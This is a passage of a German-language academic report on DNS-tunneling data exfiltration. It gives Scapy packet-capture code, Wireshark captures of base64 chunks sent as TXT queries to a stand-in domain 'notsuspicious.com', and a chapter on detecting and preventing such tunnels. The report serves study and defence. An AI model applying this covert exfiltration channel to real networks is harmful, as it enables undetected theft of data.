Danach wird ein SHA-256-Hash des gesamten Domain-Namens mit der Funktion `hash_string(domain)` berechnet und in der Variable `my_hash` gespeichert. Dieser Hashwert dient zur Validierung: Es wird überprüft, ob der erste Eintrag in `additional_records` (vermutlich eine Art Hash-Authentifizierungsliste) mit `my_hash` übereinstimmt.

Falls die Hashes übereinstimmen, wird data mithilfe der Funktion `dns_decompose` dekodiert, und das Ergebnis wird zur Variable `all_content` hinzugefügt. Dies bedeutet, dass nur Daten von authentifizierten Anfragen verarbeitet und zum Gesamtergebnis `all_content` hinzugefügt werden. Dieser Mechanismus stellt sicher, dass nur gültige und verifizierte Anfragen bearbeitet werden und trägt zur Integrität und Sicherheit des Systems bei.

6. Packet Capture als pcap-Datei

PCAP (Packet Capture) ist ein Format zur Speicherung von Netzwerkpaketen. Es wird von vielen Netzwerküberwachungs- und Analyse Tools verwendet, um den Netzwerkverkehr aufzuzeichnen und zu analysieren. PCAP-Dateien enthalten detaillierte Informationen über jedes erfasste Paket, einschließlich Header- und Payload-Daten.

Scapy ist ein in Python geschriebenes Tool zur Manipulation von Netzwerkpaketen. Es ermöglicht das Erstellen, Senden, Empfangen und Analysieren von Paketen verschiedener Protokolle. Mit Scapy können Aufgaben wie Scannen, Tracerouting, Probing, Unit-Tests, Angriffe und Netzwerkerkennung durchgeführt werden (Biondi, n.d.). Die Funktion `sniff()` in Scapy dient zum Abfangen von Netzwerkpaketen. Sie ermöglicht das Erfassen von Paketen, die über ein Netzwerk gesendet werden, und kann so zur Analyse des Netzwerkverkehrs verwendet werden. Beispielsweise kann man mit `sniff(count=10)` die nächsten zehn Pakete erfassen. Um die erfassten Pakete in einer PCAP-Datei zu speichern, bietet Scapy die Funktion `wrpcap()`. Mit `wrpcap('dateiname.pcap', pakete)` werden die in der Variablen pakete gespeicherten Pakete in die Datei `dateiname.pcap` geschrieben. Diese PCAP-Dateien können anschließend mit Tools wie Wireshark oder tcpdump analysiert werden (Jain, 2021).

6.1 Technische Beschreibung und Implementierung

sender.py/receiver.py - Initialisierung der pcap- und txt-Dateienerzeugung
pcap_writer()

sender.py - pcap- und txt- Dateienerzeugung

```
# Start the sniffing and writing thread for the pcap file
def pcap_writer():
    def sniff_and_write():
        packets = sniff(iface="eth0", filter="udp and port 53", timeout=8)
        wrpcap("send_data.pcap", packets)
        with open("packet_details_sender.txt", "w") as file:
            for packet in packets:
                file.write(packet.show(dump=True) + "\n")
    thread = threading.Thread(target=sniff_and_write)
    thread.start()
```


receiver.py - pcap- und txt- Dateienerzeugung

```
def pcap_writer():
    def sniff_and_write():
        packets = sniff(iface="eth0", filter="udp and port 53", timeout=8)
        wrpcap("receive_data.pcap", packets)
        with open("packet_details_receiver.txt", "w") as file:
            for packet in packets:
                file.write(packet.show(dump=True) + "\n")
    thread = threading.Thread(target=sniff_and_write)
    thread.start()
```

In diesem Code wird eine Funktion `pcap_writer` definiert, die Netzwerkpakete aufzeichnet und deren Details in eine Datei schreibt. Die Funktion `pcap_writer` enthält eine innere Funktion namens `sniff_and_write`, die mithilfe der scapy-Bibliothek die Netzwerkaktivität überwacht und aufzeichnet.


Die Funktion `sniff_and_write` verwendet die Methode sniff von scapy, um Pakete auf der Netzwerk-Schnittstelle eth0 abzufangen. Dabei wird der Filter `udp and port 53` angewendet, sodass nur UDP-Pakete aufgezeichnet werden, die auf Port 53 übertragen werden (dies ist der Standardport für DNS-Anfragen). Die Option `timeout=8` legt fest, dass das Sniffing nach 8 Sekunden automatisch beendet wird.

Alle abgefangenen Pakete werden in einer pcap-Datei namens `receive_data.pcap` gespeichert, die mit der Funktion `wrpcap` geschrieben wird und eine strukturierte, maschinenlesbare Aufzeichnung der Netzwerkpakete ermöglicht.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.36.0.4	172.36.0.3	DNS	198	Standard query 0x01b9 TXT Ly8vIEJlZ2luIFRleHQgLy8vCjAuIEVpbiBSb2Jv.19.notsuspicious.com TXT
2	0.009804	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0x01b9 TXT Ly8vIEJlZ2luIFRleHQgLy8vCjAuIEVpbiBSb2Jv.19.notsuspicious.com TXT
3	0.012704	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xa0c4 TXT dGVyIGRhcmYgZGllIE1lbnNjaGhlaXQgbmljaHQg.18.notsuspicious.com TXT
4	0.019464	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xa0c4 TXT dGVyIGRhcmYgZGllIE1lbnNjaGhlaXQgbmljaHQg.18.notsuspicious.com TXT
5	0.022438	172.36.0.4	172.36.0.3	DNS	202	Standard query 0xa7a7 TXT dmVybGV0emVuIG9kZXIKZHVyY2ggUGFzc2l2aXTDpA==.17.notsuspicious.com TXT
6	0.030841	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0xa7a7 TXT dmVybGV0emVuIG9kZXIKZHVyY2ggUGFzc2l2aXTDpA==.17.notsuspicious.com TXT
7	0.034049	172.36.0.4	172.36.0.3	DNS	198	Standard query 0x1c3f TXT dCB6dWxhc3NlbiwgZGFzcyBkaWUgTWVuc2NoaGVp.16.notsuspicious.com TXT
8	0.041879	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0x1c3f TXT dCB6dWxhc3NlbiwgZGFzcyBkaWUgTWVuc2NoaGVp.16.notsuspicious.com TXT
9	0.045889	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xd53d TXT dCB6dSBTY2hhZGVuCmtvbW10LgoxLiBFaW4gUm9i.15.notsuspicious.com TXT
10	0.056037	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xd53d TXT dCB6dSBTY2hhZGVuCmtvbW10LgoxLiBFaW4gUm9i.15.notsuspicious.com TXT
11	0.060686	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xb671 TXT b3RlciBkYXJmIGtlaW5lbiBNZW5zY2hlbiB2ZXJs.14.notsuspicious.com TXT
12	0.071037	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xb671 TXT b3RlciBkYXJmIGtlaW5lbiBNZW5zY2hlbiB2ZXJs.14.notsuspicious.com TXT
13	0.075444	172.36.0.4	172.36.0.3	DNS	202	Standard query 0x44d0 TXT ZXR6ZW4gb2RlciBkdXJjaApVbnTDpHRpZ2tlaXQgeg==.13.notsuspicious.com TXT
14	0.084649	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0x44d0 TXT ZXR6ZW4gb2RlciBkdXJjaApVbnTDpHRpZ2tlaXQgeg==.13.notsuspicious.com TXT
15	0.089132	172.36.0.4	172.36.0.3	DNS	202	Standard query 0xf661 TXT dSBTY2hhZGVuIGtvbW1lbiBsYXNzZW4sIGF1w59lcg==.12.notsuspicious.com TXT
16	0.097277	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0xf661 TXT dSBTY2hhZGVuIGtvbW1lbiBsYXNzZW4sIGF1w59lcg==.12.notsuspicious.com TXT
17	0.100669	172.36.0.4	172.36.0.3	DNS	202	Standard query 0x248e TXT IGVyIHZlcnN0aWXDn2UKZGFtaXQgZ2VnZW4gZGFzIA==.11.notsuspicious.com TXT
18	0.109605	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0x248e TXT IGVyIHZlcnN0aWXDn2UKZGFtaXQgZ2VnZW4gZGFzIA==.11.notsuspicious.com TXT
19	0.113286	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xa00d TXT bnVsbHRlIEdlc2V0ei4KMi4gRWluIFJvYm90ZXIg.10.notsuspicious.com TXT
20	0.122294	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xa00d TXT bnVsbHRlIEdlc2V0ei4KMi4gRWluIFJvYm90ZXIg.10.notsuspicious.com TXT
21	0.126147	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x0d6d TXT bXVzcyBkZW4gQmVmZWhsZW4gZGVyIE1lbnNjaGVu.9.notsuspicious.com TXT
22	0.135211	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x0d6d TXT bXVzcyBkZW4gQmVmZWhsZW4gZGVyIE1lbnNjaGVu.9.notsuspicious.com TXT
23	0.139589	172.36.0.4	172.36.0.3	DNS	201	Standard query 0x6bfe TXT IGdlaG9yY2hlbiDigJMgZXMKc2VpIGRlbm4sIHNvbGM=.8.notsuspicious.com TXT
24	0.149521	172.36.0.3	172.36.0.4	DNS	142	Standard query response 0x6bfe TXT IGdlaG9yY2hlbiDigJMgZXMKc2VpIGRlbm4sIHNvbGM=.8.notsuspicious.com TXT
25	0.153125	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x649e TXT aGUgQmVmZWhsZSBzdGVoZW4gaW0gV2lkZXJzcHJ1.7.notsuspicious.com TXT
26	0.160762	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x649e TXT aGUgQmVmZWhsZSBzdGVoZW4gaW0gV2lkZXJzcHJ1.7.notsuspicious.com TXT
27	0.164748	172.36.0.4	172.36.0.3	DNS	197	Standard query 0xef4d TXT Y2ggenVtCm51bGx0ZW4gb2RlciBlcnN0ZW4gR2Vz.6.notsuspicious.com TXT
28	0.172978	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0xef4d TXT Y2ggenVtCm51bGx0ZW4gb2RlciBlcnN0ZW4gR2Vz.6.notsuspicious.com TXT
29	0.176041	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x1de6 TXT ZXR6LgozLiBFaW4gUm9ib3RlciBtdXNzIHNlaW5l.5.notsuspicious.com TXT
30	0.186920	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x1de6 TXT ZXR6LgozLiBFaW4gUm9ib3RlciBtdXNzIHNlaW5l.5.notsuspicious.com TXT
31	0.190343	172.36.0.4	172.36.0.3	DNS	201	Standard query 0xa2ee TXT IGVpZ2VuZSBFeGlzdGVueiBzY2jDvHR6ZW4sIHNvbA==.4.notsuspicious.com TXT
32	0.198919	172.36.0.3	172.36.0.4	DNS	142	Standard query response 0xa2ee TXT IGVpZ2VuZSBFeGlzdGVueiBzY2jDvHR6ZW4sIHNvbA==.4.notsuspicious.com TXT
33	0.202515	172.36.0.4	172.36.0.3	DNS	197	Standard query 0xa7c1 TXT YW5nZQpzZWluIEhhbmRlbG4gbmljaHQgZGVtIG51.3.notsuspicious.com TXT
34	0.210385	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0xa7c1 TXT YW5nZQpzZWluIEhhbmRlbG4gbmljaHQgZGVtIG51.3.notsuspicious.com TXT
35	0.214548	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x83c5 TXT bGx0ZW4sIGVyc3RlbiBvZGVyIHp3Zwl0ZW4KR2Vz.2.notsuspicious.com TXT
36	0.222756	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x83c5 TXT bGx0ZW4sIGVyc3RlbiBvZGVyIHp3Zwl0ZW4KR2Vz.2.notsuspicious.com TXT
37	0.224476	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x3a8e TXT ZXR6IHdpZGVyc3ByawNodC4KLy8vIEVuZCBUZXh0.1.notsuspicious.com TXT
38	0.233498	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x3a8e TXT ZXR6IHdpZGVyc3ByawNodC4KLy8vIEVuZCBUZXh0.1.notsuspicious.com TXT
39	0.236909	172.36.0.4	172.36.0.3	DNS	165	Standard query 0xc0e1 TXT IC8vLw==.0.notsuspicious.com TXT
40	0.245144	172.36.0.3	172.36.0.4	DNS	106	Standard query response 0xc0e1 TXT IC8vLw==.0.notsuspicious.com TXT

Abb. 2: send_data.pcap mit Wireshark



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.36.0.4	172.36.0.3	DNS	198	Standard query 0x01b9 TXT Ly8vIEJlZ2luIFRleHQgLy8vCjAuIEVpbiBSb2Jv.19.notsuspicious.com TXT
2	0.009639	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0x01b9 TXT Ly8vIEJlZ2luIFRleHQgLy8vCjAuIEVpbiBSb2Jv.19.notsuspicious.com TXT
3	0.012699	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xa0c4 TXT dGVyIGRhcmYgZGllIE1lbnNjaGhlaXQgbmljaHQg.18.notsuspicious.com TXT
4	0.019322	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xa0c4 TXT dGVyIGRhcmYgZGllIE1lbnNjaGhlaXQgbmljaHQg.18.notsuspicious.com TXT
5	0.022379	172.36.0.4	172.36.0.3	DNS	202	Standard query 0xa7a7 TXT dmVybGV0emVuIG9kZXIKZHVyY2ggUGFzc2l2aXTDpA==.17.notsuspicious.com TXT
6	0.030695	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0xa7a7 TXT dmVybGV0emVuIG9kZXIKZHVyY2ggUGFzc2l2aXTDpA==.17.notsuspicious.com TXT
7	0.034024	172.36.0.4	172.36.0.3	DNS	198	Standard query 0x1c3f TXT dCB6dWxhc3NlbiwgZGFzcyBkaWUgTWVuc2NoaGVp.16.notsuspicious.com TXT
8	0.041724	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0x1c3f TXT dCB6dWxhc3NlbiwgZGFzcyBkaWUgTWVuc2NoaGVp.16.notsuspicious.com TXT
9	0.045937	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xd53d TXT dCB6dSBTY2hhZGVuCmtvbW10LgoxLiBFaW4gUm9i.15.notsuspicious.com TXT
10	0.055876	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xd53d TXT dCB6dSBTY2hhZGVuCmtvbW10LgoxLiBFaW4gUm9i.15.notsuspicious.com TXT
11	0.060667	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xb671 TXT b3RlciBkYXJmIGtlaW5lbiBNZW5zY2hlbiB2ZXJs.14.notsuspicious.com TXT
12	0.070855	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xb671 TXT b3RlciBkYXJmIGtlaW5lbiBNZW5zY2hlbiB2ZXJs.14.notsuspicious.com TXT
13	0.075645	172.36.0.4	172.36.0.3	DNS	202	Standard query 0x44d0 TXT ZXR6ZW4gb2RlciBkdXJjaApVbnTDpHRpZ2tlaXQgeg==.13.notsuspicious.com TXT
14	0.084523	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0x44d0 TXT ZXR6ZW4gb2RlciBkdXJjaApVbnTDpHRpZ2tlaXQgeg==.13.notsuspicious.com TXT
15	0.089121	172.36.0.4	172.36.0.3	DNS	202	Standard query 0xf661 TXT dSBTY2hhZGVuIGtvbW1lbiBsYXNzZW4sIGF1w59lcg==.12.notsuspicious.com TXT
16	0.097107	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0xf661 TXT dSBTY2hhZGVuIGtvbW1lbiBsYXNzZW4sIGF1w59lcg==.12.notsuspicious.com TXT
17	0.100658	172.36.0.4	172.36.0.3	DNS	202	Standard query 0x248e TXT IGVyIHZlcnN0aWXDn2UKZGFtaXQgZ2VnZW4gZGFzIA==.11.notsuspicious.com TXT
18	0.109461	172.36.0.3	172.36.0.4	DNS	143	Standard query response 0x248e TXT IGVyIHZlcnN0aWXDn2UKZGFtaXQgZ2VnZW4gZGFzIA==.11.notsuspicious.com TXT
19	0.113272	172.36.0.4	172.36.0.3	DNS	198	Standard query 0xa00d TXT bnVsbHRlIEdlc2V0ei4KMi4gRWluIFJvYm90ZXIg.10.notsuspicious.com TXT
20	0.122141	172.36.0.3	172.36.0.4	DNS	139	Standard query response 0xa00d TXT bnVsbHRlIEdlc2V0ei4KMi4gRWluIFJvYm90ZXIg.10.notsuspicious.com TXT
21	0.126167	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x0d6d TXT bXVzcyBkZW4gQmVmZWhsZW4gZGVyIE1lbnNjaGVu.9.notsuspicious.com TXT
22	0.135058	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x0d6d TXT bXVzcyBkZW4gQmVmZWhsZW4gZGVyIE1lbnNjaGVu.9.notsuspicious.com TXT
23	0.139584	172.36.0.4	172.36.0.3	DNS	201	Standard query 0x6bfe TXT IGdlaG9yY2hlbiDigJMgZXMKc2VpIGRlbm4sIHNvbGM=.8.notsuspicious.com TXT
24	0.149366	172.36.0.3	172.36.0.4	DNS	142	Standard query response 0x6bfe TXT IGdlaG9yY2hlbiDigJMgZXMKc2VpIGRlbm4sIHNvbGM=.8.notsuspicious.com TXT
25	0.153084	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x649e TXT aGUgQmVmZWhsZSBzdGVoZW4gaW0gV2lkZXJzcHJ1.7.notsuspicious.com TXT
26	0.160602	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x649e TXT aGUgQmVmZWhsZSBzdGVoZW4gaW0gV2lkZXJzcHJ1.7.notsuspicious.com TXT
27	0.164746	172.36.0.4	172.36.0.3	DNS	197	Standard query 0xef4d TXT Y2ggenVtCm51bGx0ZW4gb2RlciBlcnN0ZW4gR2Vz.6.notsuspicious.com TXT
28	0.172839	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0xef4d TXT Y2ggenVtCm51bGx0ZW4gb2RlciBlcnN0ZW4gR2Vz.6.notsuspicious.com TXT
29	0.176100	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x1de6 TXT ZXR6LgozLiBFaW4gUm9ib3RlciBtdXNzIHNlaW5l.5.notsuspicious.com TXT
30	0.186774	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x1de6 TXT ZXR6LgozLiBFaW4gUm9ib3RlciBtdXNzIHNlaW5l.5.notsuspicious.com TXT
31	0.190295	172.36.0.4	172.36.0.3	DNS	201	Standard query 0xa2ee TXT IGVpZ2VuZSBFeGlzdGVueiBzY2jDvHR6ZW4sIHNvbA==.4.notsuspicious.com TXT
32	0.198769	172.36.0.3	172.36.0.4	DNS	142	Standard query response 0xa2ee TXT IGVpZ2VuZSBFeGlzdGVueiBzY2jDvHR6ZW4sIHNvbA==.4.notsuspicious.com TXT
33	0.202495	172.36.0.4	172.36.0.3	DNS	197	Standard query 0xa7c1 TXT YW5nZQpzZWluIEhhbmRlbG4gbmljaHQgZGVtIG51.3.notsuspicious.com TXT
34	0.210045	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0xa7c1 TXT YW5nZQpzZWluIEhhbmRlbG4gbmljaHQgZGVtIG51.3.notsuspicious.com TXT
35	0.214516	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x83c5 TXT bGx0ZW4sIGVyc3RlbiBvZGVyIHp3Zwl0ZW4KR2Vz.2.notsuspicious.com TXT
36	0.222612	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x83c5 TXT bGx0ZW4sIGVyc3RlbiBvZGVyIHp3Zwl0ZW4KR2Vz.2.notsuspicious.com TXT
37	0.224446	172.36.0.4	172.36.0.3	DNS	197	Standard query 0x3a8e TXT ZXR6IHdpZGVyc3ByawNodC4KLy8vIEVuZCBUZXh0.1.notsuspicious.com TXT
38	0.233343	172.36.0.3	172.36.0.4	DNS	138	Standard query response 0x3a8e TXT ZXR6IHdpZGVyc3ByawNodC4KLy8vIEVuZCBUZXh0.1.notsuspicious.com TXT
39	0.236918	172.36.0.4	172.36.0.3	DNS	165	Standard query 0xc0e1 TXT IC8vLw==.0.notsuspicious.com TXT
40	0.244961	172.36.0.3	172.36.0.4	DNS	106	Standard query response 0xc0e1 TXT IC8vLw==.0.notsuspicious.com TXT

Abb.3: receiver_data.pcap mit Wireshark

Zusätzlich werden die Details der Pakete in eine Textdatei `packet_details_receiver.txt` geschrieben. Diese Datei wird im Schreibmodus geöffnet, und für jedes Paket in der Liste packets wird `packet.show(dump=True)` aufgerufen, um eine textuelle Darstellung des Paketinhalts zu erzeugen, die in die Datei geschrieben wird. Dies liefert eine lesbare Version der Paketinhalte, die nützlich für die Analyse ist.

packet_details.txt

```
...
###[ DNS ]###
           id        = 7231
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     =
b'dCB6dWxhc3NlbiwgZGFzcyBkaWUgTWVuc2NoaGVp.16.notsuspicious.com.'
            |  qtype     = TXT
            |  unicastresponse= 0
            |  qclass    = IN
           \an        \
           \ns        \
           \ar        \
            |###[ DNS Resource Record ]###
            |  rrname    =
b'dCB6dWxhc3NlbiwgZGFzcyBkaWUgTWVuc2NoaGVp.16.notsuspicious.com.'
            |  type      = TXT
            |  cacheflush= 0
            |  rclass    = IN
            |  ttl       = 300
            |  rdlen     = None
            |  rdata     =
[b'e143b333cfe796c346e5e6e9a6a1578ebf6015e174d55daca50b2ddc0d29dcac']
...
```

Um sicherzustellen, dass `sniff_and_write` asynchron abläuft und nicht den Hauptthread blockiert, wird die Funktion in einem separaten Thread gestartet. Der Thread wird mit `threading.Thread` erstellt und mit `thread.start()` gestartet, sodass das Sniffing im Hintergrund läuft.

7. Analyse der ausgewählten Angriffsmethode

In diesem Kapitel findet die Analyse der ausgewählten Angriffsmethode statt. Dabei wird untersucht, wie eine solche Art von Angriff auf verschiedene Arten und diversen Kanälen erkannt und verhindert werden kann.

7.1 Überwachung und Analyse von DNS-Abfrage-Mustern

Eine der effektivsten Methoden zur Erkennung von DNS-Tunneling ist die Überwachung und Analyse von DNS-Abfragen auf ungewöhnliche Muster. DNS-basierte Datenexfiltration zeichnet sich häufig durch eine hohe Anzahl von DNS-Anfragen innerhalb kurzer Zeiträume aus, die an dieselbe oder ähnliche Domänen gesendet werden. Die folgenden Maßnahmen können dabei helfen, verdächtige Aktivitäten zu identifizieren:

- **Frequenzanalyse:** DNS-Tunnel generieren oft eine große Menge an DNS-Anfragen. Das Monitoring-System sollte Anomalien in der Anzahl der Anfragen pro Minute/Stunde überwachen, insbesondere wenn eine hohe Anzahl von Abfragen von einer IP-Adresse oder zu einer bestimmten Domäne gesendet wird (ProSec, n.d. ; Sinner, 2024).
- **Länge der DNS-Abfragen:** DNS-Tunneling verwendet häufig extrem lange Subdomain-Namen, um größere Datenmengen in den Anfragen zu verschlüsseln. Eine Lösung könnte also auf die maximale Länge der Anfragen achten und bei außergewöhnlich langen Abfragen Alarm auslösen (ProSec, n.d.; Sinner, 2024).
- **Ungewöhnliche Domänen Muster:** Häufig verwendete DNS-Tunnel generieren Domains mit ungewöhnlichen Mustern (z.B. zufällige Zeichenfolgen), um Daten zu transportieren. Tools zur Mustererkennung oder maschinelles Lernen können helfen, diese verdächtigen Muster zu identifizieren (ProSec, n.d.; Sinner, 2024).

7.2 Einsatz von DNS-Filterung und Whitelisting

Eine **DNS-Filterung** kann dazu beitragen, verdächtige Anfragen frühzeitig zu blockieren. Die Implementierung einer **Whitelist-Strategie**, bei der nur bekannte, vertrauenswürdige Domains zugelassen werden, kann das Risiko von DNS-Tunneling minimieren. Dies erfordert jedoch eine kontinuierliche Wartung und Aktualisierung der Whitelist, um Fehlalarme zu vermeiden und legitime Aktivitäten zuzulassen (Sinner, 2024). Weiteren weniger sichere Maßnahmen sind das **Blacklisten von Domains** und eine **dynamische Filterregelung** (Sinner, 2024).

Beim Blacklisten werden bekannter bösartiger Domänen gesperrt. Dadurch können Anfragen an bekannte **Command-and-Control-Domains** blockiert werden. Damit dies allerdings möglich ist, müssen diese aber in der Vergangenheit aufgefallen sein, wodurch es unsicherer als eine Whitelist ist (Sinner, 2024).

Dynamische Filterregeln werden anhand der Häufigkeit von Anfragen oder bestimmten Domänenmustern basieren gesetzt. Solche Filterregeln können automatisiert verdächtige Anfragen blockieren oder zur weiteren Analyse markieren (Sinner, 2024).

7.3 Einsatz von Intrusion Detection Systems (IDS) mit DNS-Anomalieerkennung

Intrusion Detection Systems (IDS) können DNS-Datenverkehr kontinuierlich überwachen und auf verdächtige Aktivitäten analysieren. Moderne IDS-Lösungen verwenden oft maschinelles Lernen und KI-basierte Algorithmen, um ungewöhnliche Muster in DNS-Anfragen zu identifizieren, die auf DNS-Tunneling oder andere Angriffe hindeuten könnten (Check Point, n.d.).

Zu den wichtigsten Maßnahmen gehört die **Signaturbasierte Erkennung**. Hierbei werden Muster von DNS-Tunneling-Anfragen oder anderen schädlichen Aktivitäten erkannt und mit einer sofortigen Blockierung reagiert. Diese Art der Verhinderung ist nützlich, sollte allerdings nicht ausschließlich allein verwendet werden, da nur bekannte Angriffe verhindert werden können (Check Point, n.d.).

Eine Weiter Maßnahmen ist die **Anomaliebasierte Erkennung**. Diese Technik erkennt DNS-Anfragen, die von gewöhnlichen abweicht. Des Weiteren werden auch Anfragenmuster erkannt, die auf Datenexfiltration hinweisen. Durch das Einlernen normaler Netzwerkmuster kann das System in Echtzeit Abweichungen erkennen (Check Point, n.d.).

7.4 Verschlüsselung und Authentifizierung von DNS-Anfragen (DNS over HTTPS/TLS)

DNS-Anfragen sind standardmäßig unverschlüsselt, was es Angreifern erleichtert, DNS-Traffic zu manipulieren und Daten zu exfiltrieren. Durch den Einsatz von **DNS-over-HTTPS** (DoH) oder **DNS-over-TLS** (DoT) können DNS-Anfragen verschlüsselt werden, was die Manipulation und den Missbrauch erschwert. Darüber hinaus kann dies helfen, die Integrität der DNS-Anfragen zu gewährleisten.

Die zwei Methoden wurden beide gleichzeitig entwickelt, deshalb besitzen beide auch einen eigenen Request for Comment (RFC), in dem sie spezifiziert werden (Cloudflare, n.d.).

Bei **DNS-over-TLS (DoT)** werden die DNS-Anfragen durch TLS geschützt, sowie die Privatsphäre und Integrität. Durch die Authentifizierung des DNS-Servers wird außerdem sichergestellt, dass keine bösartigen DNS-Server kontaktiert werden (Akamai, n.d.).

DNS-over-HTTPS (DoH) sendet die DNS-Abfragen über das HTTPS-Protokoll. Dadurch wird verhindert, dass Angreifer auf die Inhalte der DNS-Anfragen zugreifen oder diese manipulieren können (Akamai, n.d.).

